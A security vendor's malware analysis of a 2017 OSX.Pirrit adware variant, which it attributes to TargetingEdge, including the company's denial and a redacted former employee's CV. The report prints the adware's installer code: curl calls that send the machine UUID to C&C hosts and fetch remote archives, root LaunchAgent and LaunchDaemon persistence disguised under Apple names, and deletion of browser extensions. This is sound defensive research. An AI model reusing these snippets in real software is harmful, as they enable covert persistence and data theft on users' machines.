
cybereason
OSX PIRRIT: PART III_
The DaVinci Code

In April 2016, I published a research report that analyzed a very nasty piece of adware that targets Mac OS X. Called OSX.Pirrit, I discovered that it wasn't your typical adware program that just floods a person's browser with ads. With components such as persistence and the ability to obtain root access, OSX.Pirrit has characteristics usually seen in malware. While OSX.Pirrit's main goal was to display ads, the way it did this contains many practices borrowed from traditional malware. Ultimately, OSX.Pirrit's code had the potential to carry out much more malicious activities. As a result of the report, some of Pirrit's servers and a few distribution websites were taken down.

But the story doesn't end there. A few months later, I learned that a new variant of OSX.Pirrit was in the wild. After investigating it, I discovered that a company called TargetingEdge created OSX.Pirrit and, in July, wrote a report discussing how I figured this out. And once again, some Pirrit's servers and distribution websites were taken offline.

Now it's time for chapter three. Curious to see if OSX.Pirrit was still alive and spreading, I recently started researching it again. And, to my surprise, it's very active. Not only is it still infecting people's Macs, OSX.Pirrit's authors learned from one of their mistakes (They obviously read at least one of our earlier reports).

Unlike old versions of OSX.Pirrit that used rogue browser plug-ins or even installed a proxy server on the victim's machine to hijack the browser, this incarnation uses (or shall I say abuses) AppleScript, Apple's scripting/automation language. And, like its predecessors, this variant is nasty. In addition to bombarding people with ads, it spys on them and runs under root privileges.

My research hasn't gone unnoticed by TargetingEdge. For the past two weeks they've tried to prevent me from publishing this research. Cybereason has received a few cease and desist letters from a firm claiming to be TargetingEdge's legal counsel. The letters demand that we stop referring to TargetingEdge's software as malware and refrain from publishing this report. Included below is the official response TargetingEdge requested that we include in our report:

Copyright © 2017 Cybereason Inc. All rights reserved.

"We develop and operate a legitimate and legal installer product for MAC users. As well known to Cybereason, our product ***is not Malware, it does not include any features of Malware and it does not harm or damage or intended to cause any damages to the product user's device, nor "hacks" "spy" or "takes over" the browser or uses any other "malicious" or "non-transparent" means.*** *Our product is* ***installed on the user's device solely following receiving the user's consent,*** *which is provided subject to full disclosure of the products features and data practices, all, in accordance and compliance with best industry practice and applicable laws.* ***We highly respect the privacy of our user's and comply with applicable privacy related legislation, we do not collect nor store any user's personal, aggregated or sensitive information.*** *Further, as opposed to previous publications and implications, our product is not the "Pirrit" software or "OSX. Pirrit" software. Our software used by third party developers. The claims relating to our product are baseless, misleading and defamatory.* ***Cybereason mere purpose is to exploit our product's reputation in order to create media "buzz" and fulfill Cybereason's foreign interest. These claims lack of objectivity and journalistic integrity. Cybereason chose to avoid from investing resources in order to detect software which are actually "Malware", rather refute previous years' baseless claims in order to promote its business***."

Cybereason isn't the only security company that identifies OSX.Pirrit as a threat. Twenty-eight other antivirus engines on Virus Total also classify it as such. The authors of this software went through great lengths to mask themselves and distance themselves from it.

As for why I'm still researching this program, constantly track threats, whether it's sophisticated nation state APTs or "benign adware" is how the security community learns about the latest threats and how to stop them.

As the letter shows, TargetingEdge is trying its best to deny any link to OSX.Pirrit. However, in January 2017, a former employee, whose name was one of the two found in the dropped files that led us to TargetingEdge, sent Cybereason his resumé where he clearly establishes a connection between TargetingEdge and OSX.Pirrit.

Copyright © 2017 Cybereason Inc. All rights reserved.


[redacted], CV
[redacted]@gmail.com | [redacted] | https://github.com/[redacted]
[redacted]
EXPERIENCE
[redacted]
Software Developer at TargetingEdge [redacted]
- My work appeared in Cybereason lab report and itnew.com article!

[redacted]

Starting the research:

Every time I stumble across an interesting malware sample I write YARA rules for it. These rules allow me to find new variants once they're released.

Just before I wrote this report, one of my OSX.Pirrit-related YARA rules started returning thousands of results, indicating a wave of new infections. After downloading and analyzing some of the samples, I identified OSX.Pirrit straight away and noticed that many of its methods changed. This report analyzes this latest variant.


An Important note before I discuss my research: In this report, the term *installer* refers to TargetingEdge's main product - an installer that installs software like a video player or a PDF reader that's downloaded from a site. These installers will install the downloaded software and and the additional malware.

All of the installers that are downloading and executing these scripts are running as root since the first thing that do after execution is to ask for the user's password. This is a key point since it explains how everything in the process described in this report is running with root permission.

Copyright © 2017 Cybereason Inc. All rights reserved.

Since users are, by default, in the sudoers list, getting the user's password equals getting the user's root password. For more details, read this report or watch my talk from LayerOne 2016.

I started my research by looking at some telemetry data from the infected Macs and other threat intel providers. After acquiring enough samples of Mac software installers (for more information on the installers, read this report on OSX.Pirrit), I wrote some code that executes the installers and looks at all of the outgoing connections that the installer creates. After doing that, I learned that the installers are are generating HTTP requests to a specific URL, but that URL is actually a one-time link that contains the ID of that specific install as an HTTP parameter, so every link only works once.



I then decided to mess with the URL to see if I can get one URL that will always work. To my surprise, it was actually simpler than I thought. By using a quote (“) as the id parameter and sending that request to the server, the server will return a URL with a link that always work:

```
In [15]: import requests

In [16]: a = requests.get('http://i.firstinstallmac.club/c/cc?id=%22')

In [17]: a.content
Out[17]:
'http://i.firstinstallmac.club/c/rl?id=%22&cs=False&sv=1&pchid=&us=False&ug=True&ci
=True&iv=5'
```

And now when I request that URL, the server will return the installation script back to me:

Copyright © 2017 Cybereason Inc. All rights reserved.

Another interesting thing to note is the “us” field in the request. Setting it to True delivers a different installation script that points to a different server. My guess is the “us” parameter stands for “United States” and it points to a different ad server. You can clearly see this in a screenshot comparing the two files:

A bash script with 329 lines is downloaded. This is very similar to the scripts I saw last year when I analyzed OSX.Pirrit and it is very safe to say that both this script and last year’s script were written by the same group or even person. This script has several functions, some with names that are very descriptive, others with names that don’t say much. The script also contains many domains and URLs, which help us understand how vast TargetingEdge’s infrastructure is.

The 329 line long script starts by defining a function called `rnd()`. The purpose of this function is to generate and return one random word by accessing the dictionary wordlist file (provided by the operating system in `/usr/share/dict/words`) and picking one random word:

```
rnd()
{
    x=$(cat -n /usr/share/dict/words | grep -w $(jot -r 1 1 $1) | cut -f2)
    echo ${x}
}
```

The names that are generated are used to create a random directory in `~/Library/<random name>`, which will contain the dropped application. In this case, it’s the browser hijacker.

The script then extracts the UUID of the machine, saves it to a variable called `$mid` and sends it back to one of TargetingEdge’s many command-and-control (C&C) servers by issuing a simple *curl* command:

Copyright © 2017 Cybereason Inc. All rights reserved.

```
mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s\n", line[4]); }')
/usr/bin/curl -s -L -o ${WDIR}/Library "http://pw.09aed5mck3.pw/c/tcpl?id=${mid}&pt=${myPath}${instName}&vr=${tcVer}"
```

The script also sends other data back to the C&C server, such as the generated app name, its path and its version.

The script will then download a component of the malware called “updater” from yet another server.

```
clVer="18"
if [ ! -f ${WDIR}/Library/${fna} ]; then
echo "83952111" > ${WDIR}/Library/${fna}
/usr/bin/curl -s -L -o /var/tmp/tc.tgz "http://${clDomT}/download/hjfgkdvuewree?uu=1"
mkdir -p /var/tmp/tc
tar -xzf /var/tmp/tc.tgz -C /var/tmp/tc/
cd /var/tmp/tc/ver/
```

The variable in the address points to
http://t[.]46sdzf3zdg1dxg2[.]us/download/hjfgkdvuewree?uu=1

The downloaded file is a tar.gz archive. Next, it’s extracted.

The script will also create a launchagent in ~/Library/LaunchAgents/com.<RANDOM NAME>.plist.

```
cp temp.plist "${instName}.plist"
plutil -insert Label -string "${WDIR}/Library${myPath}${instName}" "${instName}.plist"
plutil -insert Program -string "${WDIR}/Library${myPath}${instName}" "${instName}.plist"
mv "${instName}.plist" "${WDIR}/Library/LaunchAgents/com.${instName}.plist"
```

That launchagent will run “updater” **as root** once the script finishes running.
The next step is downloading the “updater” binary.

Analyzing *updater*:


When analyzing the “`updater`” binary, it is very easy to understand its purpose by looking at it with a disassembler (in this case I’m using Jonathan Levin’s *jtool*):

Copyright © 2017 Cybereason Inc. All rights reserved.

```
Amits-Macbook-Pro:ver amit$ ~/Downloads/jtool -function_starts updater
        Function 0: 0x100001010 -[UpdaterCommunication startUpdate]
        Function 1: 0x100001130 -[UpdaterCommunication connection:didReceiveResponse:]
        Function 2: 0x1000011e0 -[UpdaterCommunication connection:didReceiveData:]
        Function 3: 0x100001280 -[UpdaterCommunication connection:willCacheResponse:]
        Function 4: 0x100001300 -[UpdaterCommunication connectionDidFinishLoading:]
        Function 5: 0x100001350 -[UpdaterCommunication connection:didFailWithError:]
        Function 6: 0x1000013d0 -[UpdaterCommunication downloadOffer:path:]
        Function 7: 0x100001550 -[UpdaterCommunication runExternalApplication:args:]
        Function 8: 0x100001890 -[UpdaterCommunication installOffer]
        Function 9: 0x100001910 -[UpdaterCommunication getUpdate]
        Function 10: 0x100001ad0 -[UpdaterCommunication onGetUpdate]
        Function 11: 0x100001bc0 -[UpdaterCommunication getMachineID]
        Function 12: 0x100001cd0 -[UpdaterCommunication .cxx_destruct]
        Function 13: 0x100001d10 _startUpd
        Function 14: 0x100001d70 _checkBrowsers
        Function 15: 0x100002250 ___checkBrowsers_block_invoke
        Function 16: 0x100002270 _main
        Function 17: 0x100002350 ___main_block_invoke
```

As the names of the functions show, they are all infrastructure related: keeping the infrastructure updated, downloading files, installing new versions of the malware on the machine. But there is one function that stands out: `[UpdaterCommunication runExternalApplication]`.


Disassembling it in IDA Pro clearly reveals this function's purpose:



The function executes */bin/sh* with `NSTASK` with a parameter in the format of a string.

Copyright © 2017 Cybereason Inc. All rights reserved.

The `updater` file is the only file that's codesigned. However, unlike the original OSX.Pirrit, it was codesigned with an ad hoc signature instead of a normal certificate. Ad hoc signatures are used to provision **iOS** applications in **test environments**. An ad hoc signed Mach-O executable has no meaning on macOS since the component that checks and validates ad hoc signatures, the AMFI trust cache, does not exist in macOS. My guess is that if this binary wasn't ad hoc signed by mistake, it was an attempt to fool antivirus programs.



As a part of `updater`'s work, it enumerates running processes using the [`NSWorkspace`] class, calls the [`runningApplications`] function and then iterates over the output to see if either Firefox, Chrome or Safari are running. It then downloads "ad packages" for the browsers that are installed on the system. *Updater* always runs in the background (it's also installed as a LaunchAgent) and ensures that the ad packages are always up to date.

Installing *updater*'s LaunchAgent:

The dropped *updater* binary will now be moved to `~/Library/<random name>/<random name>`. After `updater` has been renamed and moved to a proper directory, the script will finally create the the LaunchAgent plist file in `~/Library/LaunchAgents/com.<random name>.plist`


As the following screenshot shows, the random word that was chosen when installed in my analysis setup was "roadless". This means that the file was created in `~/Library/roadless/roadless` and the LaunchAgent name was `com.roadless.plist`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>/Users/vreni/Library/roadless/roadless</string>
        <key>Program</key>
        <string>/Users/vreni/Library/roadless/roadless</string>
        <key>RunAtLoad</key>
        <true/>
        <key>UserName</key>
        <string>root</string>
</dict>
</plist>
```

Copyright © 2017 Cybereason Inc. All rights reserved.

After the updater LaunchDaemon was created, the script will now download a file called *sr_v2.tgz* to `/var/tmp/sr.tgz`. It will then be extracted to `/var/tmp/dvs`. This file contains the malware that will hijack the browser.

Once extracted to its temporary directory, we can see a bunch of files and directories extracted. Among these files are two executables (`Protector` and `updater`) and various installation and setup scripts (`setup.sh` and `install_updater.sh`):



The program will now execute yet another setup script, called `setup.sh`. This script installs the program's next components. The authors left the program's internal name in the setup script: DaVinci.

```
#if somebody disturbs /tmp using
if [ -d /private/tmp ]; then
    echo "Installing DaVinci..."
```

In the next step, the script again generates a list of names but doesn't use the wordlist file on the system. Instead, it selects a word from the `names.db` file:

> Immora Nalen Quoroden Enthinge Kimathen Cheechran Ightquemos Dandan Morkim Ertur Etiao Schiwarkin Vayt Crybur Ashsul Tiavorurn Dannalmos Saml Rek Sideb Therkkin Usktas Cereng Builing Nysgar Beldanash Roinnris Yenga Ightem Pertino Athechyer Sysir Nomaro Rilchin Yerrack Elmeld Riarat Tasard Miom Panur Milobe Rothl

After a random name is chosen from `names.db`, **another** LaunchAgent for DaVinci is created in `/Library/LaunchDaemons/com.apple.<randomname>.plist` - As clearly shown, DaVinci is trying to mask itself as a legitimate Apple LaunchDaemon.

Copyright © 2017 Cybereason Inc. All rights reserved.

```
#check doubled installation and try uninstall former one
if [ -z $6 ]; then
    rndnames=(`cat ./names.db`)
    n=${#rndnames[@]}
    i=0
    while [ $i -lt $n ]
    do
    instname="${rndnames[i]}"
        instname=`echo $instname | tr "[A-Z]" "[a-z]"`
        plistfile="/Library/LaunchDaemons/com.apple."$instname".plist"
    if [ -f $plistfile ]; then
        echo "uninstalling ... "$instname
        launchctl unload -F $plistfile
        rm -f $plistfile
        killall $instname
        rm -f /Library/settings.dat /Library/backup.zip
        rm -f "/Library/"$instname
        fi
    i=`expr $i + 1`
    done
```

DaVinci and browser add-ons:

In previous versions of OSX.Pirrit and BrowserEnhancer, in some cases, the malware dropped malicious browser extensions to track the users and display ads. Since browser extensions are fairly easy to identify and remove, the authors chose a different path (which I will talk about later) and tracked the user's browser. However, this installation script tries to remove old versions of the user's Safari browser extension and removes a Safari extension called "omnikey". I don't know what TargetingEdge has against Omnikey but if I had to guess, I'd say it interfered with either their browser hooking (more on that later) or the data they received from machines with Omnikey installed.

```
    for user in `users`
    do
    extpath="/Users/"$user"/Library/Safari/Extensions"
        echo "Searching extension... "$extpath
    if [ -d $extpath ]; then
        cd $extpath
            find . -type f -name '*.safariextz' -print0 | while read -d $'\0' ext
            do
        echo "Checking...""$ext"
            xar -x -f "$ext"
        if [ -d "omnikey.safariextension" ]; then
            echo "Removing.."$ext"
            rm -f "$ext"
        fi
        rm -R *.safariextension 2>/dev/null
        done
    fi
    done
```

Copyright © 2017 Cybereason Inc. All rights reserved.


The script will look inside the `/Safari/Extensions` **in every user's home directory** to see if there are any old installations and/or "unwanted" extensions. Any that are found are deleted.

This script will also try to do what TargetingEdge calls a "pure install". It's basically executing the app bundle that was in the archive - BrowserEnhancer.app.

Analyzing `BrowserEnhancer.app`:


Since BrowserEnhancher.app is an actual binary executable (inside an app bundle, of course), it requires some proper reverse engineering work:

Right off the bat, when looking at the dylibs that the binary is loading, we can see that just like last year's OSX.Pirrit, this is yet another QT project:



This is also evident when looking at some of the internal functions and data types in the binary:

Copyright © 2017 Cybereason Inc. All rights reserved.



```
; Attributes: bp-based frame

sub_10000B280 proc near

var_168= qword ptr -168h
var_160= byte ptr -160h
var_130= qword ptr -130h
var_128= qword ptr -128h
var_120= qword ptr -120h
var_118= qword ptr -118h
var_110= qword ptr -110h
var_108= qword ptr -108h
var_100= qword ptr -100h
var_F8= byte ptr -0F8h
var_B0= qword ptr -0B0h
var_A8= qword ptr -0A8h
var_A0= qword ptr -0A0h
var_98= qword ptr -98h
var_90= byte ptr -90h
var_30= byte ptr -30h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_11= byte ptr -11h

; __unwind { // ___gxx_personality_v0
push    rbp
mov     rbp, rsp
push    r14
push    rbx
sub     rsp, 160h
mov     rbx, rsi
mov     [rbp+var_1C], edi
lea     rdi, [rbp+var_30] ; this
lea     rsi, [rbp+var_1C] ; int *
mov     ecx, 1040807h   ; int
mov     rdx, rbx        ; char **
call    __ZN16QCoreApplicationC1ERiPPci ; QCoreApplication::QCoreApplication(int &,char **,int)
cmp     [rbp+var_1C], 6
jnz     loc_10000B6EC
```




```
loc_100004FF5:                          ; CODE XREF: sub_100004F00+9F↑j
                mov     rax, [rbx+8]
                lock dec dword ptr [rax]
                setnz   [rbp+var_29]
                cmp     [rbp+var_29], 0
                jnz     short loc_100005012
                mov     rax, [rbx+8]
                mov     rdi, rax
                call    __ZN7QString4freeEPNS_4DataE ; QString::free(QString::Data *)
;   } // starts at 100004FED
```

`BrowserEnhancer.app`'s has several responsibilities but its major one is reconfiguring properties inside the internals of all the installed browsers. `BrowserEnhancer` will search the system for installations of these browsers:

- Firefox
- Safari
- Chrome
- Internet explorer (See below).

